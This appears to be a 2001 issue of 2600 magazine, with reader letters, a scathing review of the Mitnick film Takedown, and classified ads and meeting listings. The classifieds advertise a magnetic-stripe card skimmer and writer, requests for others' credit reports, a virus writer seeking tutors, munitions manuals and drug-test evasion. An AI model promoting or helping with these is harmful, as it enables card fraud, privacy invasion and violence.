2. Get your school to give you old equipment or set up an organization that accepts computers from businesses and corporations in your area. Download UNIX and create a student network of your own. Most principals will go for this idea if you get a member of the student government to sign on to it. Tell them that this will cut down on the problems that the school is having with their own networks, and that this will help you get into a good college. (Administrators and teachers love this sort of thing.) Get started on your Beowulf cluster.

3. Do nothing and remain a pissed off alienated teenager, hacking into a bullshit school system.

It is sad that I have to tell you the following truth. If you are from the middle-class, and are an average student, you are getting a very poor education. You need to educate yourself. Start off by getting a group together and picking up the *Autobiography of Malcolm X*. Read the entire book and talk about it with your friends. It is the story of a man who educated himself. If you are living in the burbs and are white, it is especially important for you to read this book, but be aware that this is a very subversive act. Then read the Plato's *Republic* and get ahold of a really good book on UNIX. A philosopher/hacker will have a bigger impact on society than just some kid smoking dope, watching TV, and wasting his/her time. A hacker is a revolutionary, and there is no more revolutionary or subversive act than to become educated.

I wish I could have a school filled with hackers. I'm waiting....

Technological Nightmares

Dear 2600:

In response to the comment by data refill in 17:4 and the editor's comment, there is a technology that allows tracking of your toddler. The child wears an anklet, similar to house arrest anklets, and the parent/guardian/hacker who has access to a custom web page can track the exact location of the child through Global Positioning System from anywhere in the world. Personally, I think this is a retarded thing to do. But that's just me.

Xerxes2695

It's important to explain why though. People will take your position more seriously.

Dear 2600:

Back in mid-November, I decided to get DSL service. I was told it was available in my area. I was told it would take two weeks. That was almost three months ago. The turn-on date has gone from December 5th to December 18th, to numerous other dates, to "pending." I give up.

Jeffrey

You think you have problems? It's standard practice where we are for Verizon to claim that a location doesn't qualify for DSL when the order is placed through a competing ISP. But they will then offer to hook the customer up if they agree to use Verizon as their provider. This has become so commonplace that ISPs actually tell customers to expect it.

Dear 2600:

I thought some people out there might like to know about a new thing taxi companies are using for their dispatch instead of the radio. It's the new MailStations. They're really cheap (\$79) and it's a good idea for the companies to use because with the e-mail there will be no messed up address since it's right on the screen. The e-mail for them works like this: If the company is Yellowcab, it would be carnumber@yellowcab.com. Just play around with it until you get it to work.

You've inadvertently explained why this is a BAD idea.

Dear 2600:

It appears that each and every individual entering the stadium for the Super Bowl had their "face scanned." I'm happy and grateful that law enforcement is looking out for all of us in this sweet Orwellian fashion. Aren't you?

Dalai

And the only reason we even know about this is because they chose to tell us.

Dear 2600:

I've been a reader for all of two issues but I like what I've seen. I was just wondering if any of the 2600 team or the readers had seen the piece about the software used to identify terrorists at the Super Bowl. Apparently it was never, ever designed to be used with a large crowd. In the report, they showed just six people walking past a security camera. One of their images had been specified as a known terrorist (no, he wasn't really) but the software failed to identify him because it didn't have time to collect multiple images while other people were walking around. In fact, the results often merged two or more faces together, creating images of nonexistent people.

Wow. Not only do they invade your privacy, they do it badly.

The_Chaotic_1

Don't worry, they'll get better.

Offerings

Dear 2600:

First off, I myself am not a hacker. I try to learn everything I can about the subject but I don't have the mind to sit still for eight hours trying numbers. Recently I got a job working for a survey firm that dials nationwide going over the phone surveys for such companies as NASDAQ, Prudential, Fidelity Investments, and such. In doing my eight hour shifts of dialing and dialing, I frequently come across data lines. For reasons which I can't explain (even to myself), I began recording these numbers. I have over a hundred now and I get

about ten a day. Many of these numbers are probably just harmless business numbers but since our dialing is completely random, I'm sure there is something interesting in there. I am wondering if 2600 would be interested in these numbers for personal use or for print. They are yours if you'd like, and I can get you another 20 a week if you want them updated. Let me know.

Simon Jester

It used to be that lists of interesting and mysterious numbers would always be circulating in the hacker world. There are certainly more numbers now than ever so we would welcome any such list. If all the telemarketers did this for us, we might cancel some of the contracts we have out on them.

From The Inside

Dear 2600:

First, I must let you know how much I enjoy your zine. It kicks ass - straight truth, facts, and pure knowledge without any mind polluting commercial advertising crap. Sadly, now even *Mad Magazine*, a favorite of my youth, has caved in to korporate kash and begun to accept advertising. How sad!

Most importantly, I have to give props to my friend Zyklor for reintroducing me to 2600. I hadn't read one since the early 90's. I'm also very pleased to say that at 8:00 am PST today, Zyklor went home. Released from this freaking hellhole. Unfortunately, like Kevin, he is not free for a few more years. He said that if he is lucky, his P.O. will be mellow and let him use a computer. It is under very unfortunate circumstances that I had the opportunity to meet and get to know Eric a little. But I certainly am quite glad to have met him and am pleased to count him among those few I call friends. He is an individual of great intelligence. He was, like others, seriously misunderstood and feared for his knowledge.

James

Dear 2600:

Hi! With only seven or so hours of incarceration left, I thought I'd write and thank you for all you have done for me, and for spreading information to the public to help fight the good fight. It was a good experience seeing our country, our society, and our government in action, and I have come to see what 2600 really stands for.

I wish you luck with all your troubles, current and future, and hope for all our sakes that reason and freedom will prevail.

Eric Burns

Welcome back. Putting someone in prison for simply hacking a web page still seems unbelievable to us. But we're glad you're out and keeping a positive outlook on the whole thing. Further proof of a non-criminal mind.

Takedown

TAKEN DOWN

by Emmanuel Goldstein

As a race, we must always redefine our boundaries. That which was impossible in the past becomes attainable and even commonplace in the future. The boundaries of tolerance have been in constant movement since the beginning of recorded history. Indeed, even the boundaries of space itself - the very edge of the universe - have not remained constant.

Takedown is a movie that redraws the boundary of bad. To critics and movie buffs, this will be an inconvenience, as long established champions of bad cinema such as *Plan 9 From Outer Space* or *Waterworld* may lose their spot in history to this relative newcomer.

At 2600, we had to go to a bit of trouble to actually see this film. Since it's already been released in various countries around the world, it's now possible to see a video or DVD copy if you order it from one of these places. (It's still a no-show in the United States and after finally seeing it I can understand why.) We got ours from France - via www.amazon.fr - where the film goes by the name of *Cybertraque*. Note that you will need a DVD player that can get around the region-locking nonsense that makes it a pain in the ass to view foreign movies. The irony here is that this is an American film which most Americans are technically unable to view. Not that very many would want to, but the choice should be theirs.

You see, none of us wanted it to come to this. We tried to stop this grossly inaccurate and unfair portrayal of the Kevin Mitnick story as soon as we found out about it back in 1998. It was based on an equally distorted and biased book of the same name written by John Markoff and Tsutomu Shimomura way back in 1995, the year Mit-

SKETT ULRICH | RUSSELL WONG
et TOM BERENGER



nick was arrested. And when we saw the script, we knew something had to be done. I mean, they portrayed this guy as a violent racist criminal who went through life cheating and stealing. The one infamous scene we objected to had Mitnick ambushing Shimomura in a dark alleyway in Seattle where he then clubbed him on the head with a garbage can lid. (That scene was later removed.)

We tried everything to reach the folks at Miramax - phone calls, visits, even a demonstration outside their New York offices. We never got a response. Even when we visited the set in North Carolina, they

wound up literally running away from us. They never believed that all we wanted to do was ensure that the story be told accurately since the guy they were portraying was stuck in prison unable to defend himself. They probably believed that everyone in the hacker community exists simply to create mayhem. Reports that filtered down to us confirmed a high level of paranoia on the set.

So it's little wonder that the film sucks, that foreign audiences worldwide have united in their rejection of it, and that it may *never* get released in this country. Bad storytelling has a way of not working out.

The DVD we received also contained a real life Kevin Mitnick interview, something that surprised Mitnick quite a bit since he had never given permission for it to be included! The attaching of the real-life Mitnick's image to this product falsely implies that he endorsed its release. He most certainly did not.

From the opening moments, *Takedown* misses the boat on hackers in general and Mitnick in particular. TV images reveal the threat and fear of hackers, who engage in widespread information distribution known as "hacker communism." It gets worse. When Kevin and his friend Alex go to meet sleazy hacker "Icebreaker" (based on real-life hacker Agent Steal), it's in a strip bar. "You set up this meeting," Kevin (played by Skeet Ulrich) says disparagingly to the soon to be revealed federal informant. As if hackers operate by setting up meetings in the style of underworld crime figures.

"This is where you get into trouble," Alex (played by Donal Logue) warns Kevin when he tries to find out more information about some computer system somewhere. But Kevin is right there with an even blander response: "I just have to know." Said with all the passion of a manatee.

Passion is just one of the qualities lacking in *Takedown*, where you're left with the overriding question: Why should I care what happens to *any* of these people? There are only two characters I liked in the film and both of them were minor roles - the two techies from Cellular One. Maybe they just seemed like the only human beings in a film of stick figures. I don't think I've ever seen a larger assortment of sulky, sullen,

spoiled brats in a single production.

When Alex goes to meet Kevin in a dark alley while he's eluding the feds, he utters what is likely the most prophetic line of this 90 minute ordeal: "Aren't you taking this cloak and dagger shit a little far?" I changed my mind - I like Alex too. Because I know deep down he was aiming that line at the director.

Takedown never seems to synch into an actual plot - at first it's about Kevin's attempts to learn about a phone service that allows any phone to be listened in on. Then it's about a fictitious phone company called Nokitel and the obtaining/cracking of their source code. Then it's Kevin vs. Tsutomu for no particular reason other than Tomu calling him "lame." The ultimate insult. Then it's Kevin running from the FBI and becoming the Bionic Hacker as he leaps over fences in slow motion. And, naturally, in the end it's about a virus called Contempt that apparently can do everything from crashing planes to stealing money. Kevin has to enlist the help of 10,000 university computers to "crack the code" because he just "has to know." All the while the FBI is stumbling over themselves to track him down while Tsutomu sneers in the background at their incompetence.

Apart from the amazing ability to make his face appear on the screens of computers that he's hacking, *Takedown's* Mitnick has no special skills. He's just a nasty person who treats women like crap - he refers to his own mother as a bitch and tries to seduce a big-toothed potential girlfriend into the world of scanning when all she wanted was sex. These little character traits of his were completely fabricated. They only show how the writers didn't care at all about the real Mitnick whose integrity they were destroying.

And don't get me started on the technical stupidity. Who the hell had flat screen monitors in 1994? And why does Mitnick seem surprised that a payphone call costs 35 cents? (He quickly solves *that* problem by holding up a tone dialer to the phone and... *dialing touch tones!* How could anyone dare to call him lame?) I don't know *what* they were trying to imply when an FBI agent was reading a headline and it literally took ten seconds for it to scroll by! And why in God's name does Shimomura

refer to an overheard phone call of Mitnick's as a modem call when it's quite obviously to a *fax machine*?!

But the biggest gaffe of all lies in something that was apparently edited out. All throughout the film, the main FBI guy (aptly named Gibson) is walking around with a huge unlit cigar in his mouth - even when he's standing in his house after Mitnick turns off his water, gas, and electric from a payphone. It never seems to leave his mouth. Yeah, it's gross and disgusting, but what the hell is the point? Well, in the script, we realize that this guy only lights the cigar after he captures the criminal. So guess what scene these geniuses decided to cut? This seems to have been patched together with all the care of the people who fill potholes in New York.

But don't take my word for it. Read the profundities of *Takedown* in its own words from various scenes:

"Privacy? Never heard of it."

"This is like no kind of code I've seen before."

"I'm a hacker. Mitnick's a cracker. Big difference."


"When you thought you were talking to Netcom, you were talking to me. You were the machine? Yes, I was."

"You did not get this from me. I do not want Kevin Mitnick coming after me."

"He said I was lame! Kevin, he didn't know it was you."

"The question is how. The question is always how."

In my opinion, the question is *why*. This travesty could have been prevented if only a dialogue had been established. Instead we have a film that actually makes region coding seem like a good idea.



Have you felt your life has no purpose because you missed H2K? Well, it was a great conference so you should feel pretty bad about missing it, no question there. But now there is a way you can sort of attend even though it'll cost more and the people won't respond when you ask them questions. That's right, the H2K videos are here! While we didn't capture everything, we did manage to get around 30 hours of the various panels, including Jello Biafra's keynote address, the mock trial, social engineering, DeCSS panels, and more. If you were there, this is a great way to see the panels you missed or relive the ones you saw.

All tapes are in VHS NTSC format. You can order here or at our online store (www.2600.com) where more of a description for each panel is available. You can also listen to the audio from these panels on our website.

Each video is \$20 and runs between 90 minutes and two hours. Some videos have two (or even three!) panels per tape.

2600
PO Box 752
Middle Island, NY 11953

To order online, visit www.2600.com

H2K

MARKETPLACE

Happenings

SUMMERCON 2001 will be held June 1-3 at the Grand Hotel Krasnapolsky in Amsterdam. More info can be found at www.summercon.org or by e-mailing scn@2600.com.

HAL 2001 (Hackers At Large) is an event scheduled to take place on August 10, 11, and 12, 2001 in Enschede, the Netherlands. HAL 2001 will be a three day, open air networking event in the tradition of HEU '93, HIP '97, and CCC '99. The event will focus on computer security, privacy, citizen rights, biotechnology, and other controversial issues affecting society as a whole. For more information or to get involved in the organization, visit www.hal2001.org.

DUTCH HACKER MEETINGS. Every Sunday following the second Saturday of the month 't Klaphek organizes a meeting at the meeting point of the central station of Utrecht in the Netherlands. Everyone interested in hacking related subjects is welcome to show up. These meetings are similar to the 2600 meetings. We meet around 14:00 (2 pm) in front of the GWK office monthly. We hope to see you there! More info can be found at www.klaphek.nl/meetings.html

For Sale

HATE MICROSOFT? Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to <http://calvinhatesmicrosoft.hypermart.net>. \$7.00 (US), \$10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

NEW MOBILE MAGNETIC STRIPE CARD READER. "The Swiper" runs on a small battery. This stunning device is only 4 inches long, 2 inches wide and weighs only 2.5 ounces. It has its own internal memory bank that will store over 5000 magnetic card swipes. I did say 5000! Do not confuse this device with an ordinary magnetic card reader. No computer is needed! Simply swipe ANY CARD with a magnetic stripe and bingo! All data (all information) is stored in the Swiper. Then take it home and upload all the information to your computer. The device is totally self contained, it does not need a separate program to upload to your computer the information you scan. You simply connect it to the keyboard port using the supplied cable. Connect the keyboard to the cable, open up Notepad or Wordpad, type the password, and the data will be transferred to it. So you can do this anywhere on any computer! This device is mind-blowing! Price is \$975, includes shipping. Wholesale prices are available for resellers. We also carry magnetic strip reader/writers. Change or add information to any magnetic stripe in seconds! Price \$1,173.00 includes shipping. Ready to use, all software, etc. We take credit cards (on our web site only), will ship COD (with a \$100.00 deposit). For more shocking items see our web site: www.theinformationcenter.com or write for free catalog. The Information Center, PO Box 876, Hurst, TX 76053-TS.

BECOME RECOGNIZED as the hacker, phreaker, or computer guru you really are. BROWNTEK.COM has a wide selection of clothing and gear especially designed for the computer underground. From our comedic "Blame the hackers" t-shirt series, to coffee mugs, to tools and videos, BROWNTEK.COM has what you're looking for. Check us out!

CYBERCRIME DIGEST. New publication focuses on issues of the millennium including privacy, Internet fraud, security, and cyber legislation. This is a non-technical, non-glossy publication geared toward the average computer user. We hope to include editorial content from the "hacker's perspective" to make our readers aware of varying philosophies concerning the topics on hand. Subscription rate is \$29 per year for six issues. 2600 readers can obtain an introductory copy by mailing a check or money order for \$3 to *CyberCrime Digest*, 5337 N. Socrum Loop Rd #108, Lakeland, FL 33809.

THE MOST CONTROVERSIAL BOOKS & T-SHIRTS are now available online at The SBCh Terrorist Supply Shop. Multiple banned books, such as "Black Book of Improvised Munitions," which is a CIA manual originally developed for The Frankfort Arsenal, "How to Become a Successful Mass Murderer," "A History of Torture," "Do-it-Yourself Gunpowder Cookbook," and much more. Multiple CIA Field expedition manuals, military manuals, publications about wiretapping, telephone bugging, eavesdropping, SWAT Team operations, police munitions, bombs, and other subjects that would take an entire 2600 Magazine to name. Also stocking over 40 t-shirts of the most controversial, left-wing nature. We did not leave the light side out either, party supplies, humor items, dorm room decorations, even police barricade tape. We welcome your inquiries by telephone, fax, or email. Call us at (616) 683-9800, fax us at (616) 687-5331, e-mail purchase@southbendhackersclub.com or just visit us online at www.southbendhackersclub.com/store/index.html.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) \$10 ppd; CD-ROM PDF/GIF version with lots of extra data and plans for voice changers, scramblers, tone boxes, bugging, etc. \$14 ppd. Forbidden Subjects CD-ROM (330 mb of hacking files) \$12 ppd. TAP back issue set (full-sized copies) \$40 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

CRYPTO OUTLAW T-SHIRTS. Governments around the world are turning innocent people into crypto outlaws. Where will the madness end? Cryptography may be our last hope for privacy. From Curvedspace, the unofficial band of anarcho-capitalism. Get yours at curvedspace.org/merchandise.html. **REAL WORLD HACKING:** Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going other places you're not supposed to go, send \$2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

THE BEST HACKERS INFORMATION ARCHIVE on CD-ROM has just been updated and expanded! The Hackers enCyclopedia '99 - 12,271 files, 650 megabytes of information, programs, standards, viruses, sounds, pictures, lots of NEW 1998 and 1999 information. A hacker's dream! Find out how, why, where, and who hackers do it to and how they get away with it! Includes complete YIPL/TAP back issues 1-91! Easy HTML interface and DOS browser. US \$15 including postage worldwide. Whirlwind Software, Unit 639, 185-911 Yates St., Victoria, BC Canada V8V 4Y9. Get yours!

CAP'N CRUNCH WHISTLES. Brand new, only a few left. **THE ORIGINAL WHISTLE** in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. \$79.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, PO Box 11562-ST, Clt, Missouri 63105.

Help Wanted

I NEED TO BUILD A HIDDEN CAMERA SYSTEM including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepule@yahoohom.com, fax (208) 330-0256.

IMPRISONED VIRUS WRITER. Though I am still a novice at virus technology, I do wish to become more knowledgeable through correspondence with skilled virus writers. I will gladly pay for such assistance. Daniel McAvey #646268, Rt. 1, Box 150, Tennessee Colony, TX 75884.

CREDIT REPAIR HELP NEEDED. waxjacket@aol.com, PO Box 30641, Bethesda, MD 20824.

NEED HELP WITH CREDIT REPORTS. Need assistance removing negative items from credit reports - all agencies. Please respond to L. Hip, PO Box 90569, San Jose, CA 95109-3569. Leodj1@aol.com

I NEED TO OBTAIN credit report information on others from time to time with little or no cost. Can someone help? Test/test@usa.net

CREDIT REPORT HELP and checksystems. Absolute confident. allnews@exite.com.

HELP WITH CREDIT REPAIR. All 3 credit reporting agencies. RA, PO Box 1611, Julian, CA 92036-1611 or ron1055@ixpres.com.

NEED HELP WITH CREDIT REPORT. Lucrative reimbursement for services. Help clean up mess. Please reply, PO Box 5189, Mansfield, OH 44901, fax 419-756-3008 or phone 419-756-5644.

TELEPHONE NUMBER HELP. Help to find list of telephone numbers for each telephone company/city where a test-man calls to find out all telephone lines connected to a particular address. Also where can one get unlisted telephone numbers without cost. The information used to be somewhere on the Internet. help-discover@usa.net

POLITICAL PRISONER has non-profit organization, developed his own primitive web pages to foster political support for his release, but has no one to post his work on the Internet. Needs someone to post it, maintain web pages (updating), and maybe improve the cosmetics. Has money to pay for the site (www.SwainClemency.org). Also need mailing lists at reasonable costs. Anyone interested may contact: Barb LeMar, Director, Sean Swain Clemency Campaign, P.O. Box 57142, Des Moines, Iowa 50317. (515) 265-2306

Wanted

1. THE SMTP used by usa.net. **2.** How can one discover an SMTP if one does not know it? **3.** Once you discover or learn an SMTP, how can you test it to see if it works? **4.** How can one easily obtain contact information, address, etc. If you have a URL? Please reply to d-o-u-g@usa.net

I'M LOOKING FOR THE ORIGINAL/OFFICIAL TAP MAGAZINE/NEWSLETTER. Contact me if you have any information regarding the original TAP phreaking magazine/newsletter. I suggest you provide the condition of the magazine/newsletter and the price that you would want for it when e-mailing me at menace26@hotmail.com or icq 13693228. I want the ORIGINAL copies only.

LEGAL PROFESSIONAL(S) and/or law students from BRAZIL and ARGENTINA to help pursue various issues of wrongdoing committed by members of the Brazilian Bar and possibly the Argentine Bar. All claims of unethical conduct, failing to act competently, and obstruction of justice are substantiated by documented facts. I am an American citizen, wrongfully treated by well-paid Rio de Janeiro, Brazilian lawyers CARLOS ROBERTO SCHLESINGER and NELIO ROBERTO SEIDL MACHADO. Because of their incompetence and malicious disregard for established law(s), I find myself incarcerated in an American prison with little hope of finding freedom unless I am able to obtain help from an intelligent, resourceful, and dedicated lawyer, law school professor, and/or law student(s). The above-mentioned claims are

easily verifiable through existing records. Many have been posted within my web site, and the person(s) interested in lending me a much-needed hand will help expose some of the rampant corruption that is to be found in the Brazilian and American legal systems. Only by contacting the Lawyers Professional Conduct Committee of the State of Rio de Janeiro, Brazil, and requesting to have Attorney SCHLESINGER and MACHADO stripped of their law licenses, will foreigners and Brazilians alike be afforded justice in Brazil. For additional information and review of court documents, go to: www.brazil-boycott.org.

Services

COMPUTER SECURITY/SPY. Is a hacker in your computer or network? Do you need a spy? If so, call Jason Taylor at (503) 239-0431. Portland, OR inquiries preferred. \$60 hour or e-mail taylor@inetaarena.com.

EVER BEEN ARRESTED? If you have been arrested, even convicted, but had a case reversed, you can have your record erased. No law enforcement personnel will advise you of this, but it is true. I had it done and you can too if you follow the step-by-step information. For further details, send a S.A.S.E. to Allen Richards, PO Box 164, Harrisburg, AR 72432. **OUR IMITATORS** are springing up like mushrooms - www.tipjar.com since 1996.

SUSPECTED OR ACCUSED OF A CYBERCRIME IN THE SAN FRANCISCO BAY AREA? You need a semantic warrior committed to the liberation of information who specializes in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@alumni.stanford.org, or at Pier 5 North, The Embarcadero, San Francisco, CA 94111-2030. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

FREEDOM DOWNTIME is the new feature-length 2600 documentary playing at hacker conferences and film festivals. Keep checking www.freedomdowntime.com for possible showings in your area as well as details on VHS and DVD availability.

E-COMMERCE WITH AS LITTLE BULLSHIT as possible. <http://www.tipjar.com/adcopy/wordofmouth.html> **TAKE CONTROL OF YOUR PRIVACY** on the Internet. www.freedom.net

A FIREWALL FOR YOUR BODY: Don't let the government and corporations scan and probe your body with unconstitutional drug tests. Clear yourself at www.beatanydrugtest.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Tuesday nights at 8:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

ONLY SUBSCRIBERS CAN ADVERTISE IN 2600! Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Summer issue: 5/15/01.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East Row, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Cafetorium (246 Murray Street towards William Street). 6 pm.

Sydney: The Crystal Palace, front bar/bistro, to celebrate the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assung, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA**Alberta**

Calgary: Eau Claire Market food court (near the "milk walk").

Edmonton: Sidetrack Cafe, 10333 12th Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.

Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leeds City train station by the payphones. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papanastriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Sunjory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: IMAX Burger King, Queen Street.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue cup. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TARTASSU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: The Roaring Silence.

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg: Sandton food court, Sandton City.

UNITED STATES**Alabama**

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520, 625-9923, 9924.

Sacramento: Round Table Pizzeria, 127 K Street.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Santa Barbara: Cafe Siena on State Street.

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cardova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waiialea Ave.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenshot, 2717 North Clark St.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Center Mall in the StarPort/Ben & Jerry's area.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Room 2105B.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Mississippi

Biloxi: Edgewater Mall food court (near mirrors) at 2600 Beach Blvd. (really). 7 pm.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall,

food court.**North Dakota**

Fargo: (Moonhead, MN) Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Markins Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.

Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court. 6 pm.

Pennsylvania

Greensburg: Greengate Mall at the payphones by the Expo Center. Payphone numbers: (724) 837-9811, 9813, 9983.

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

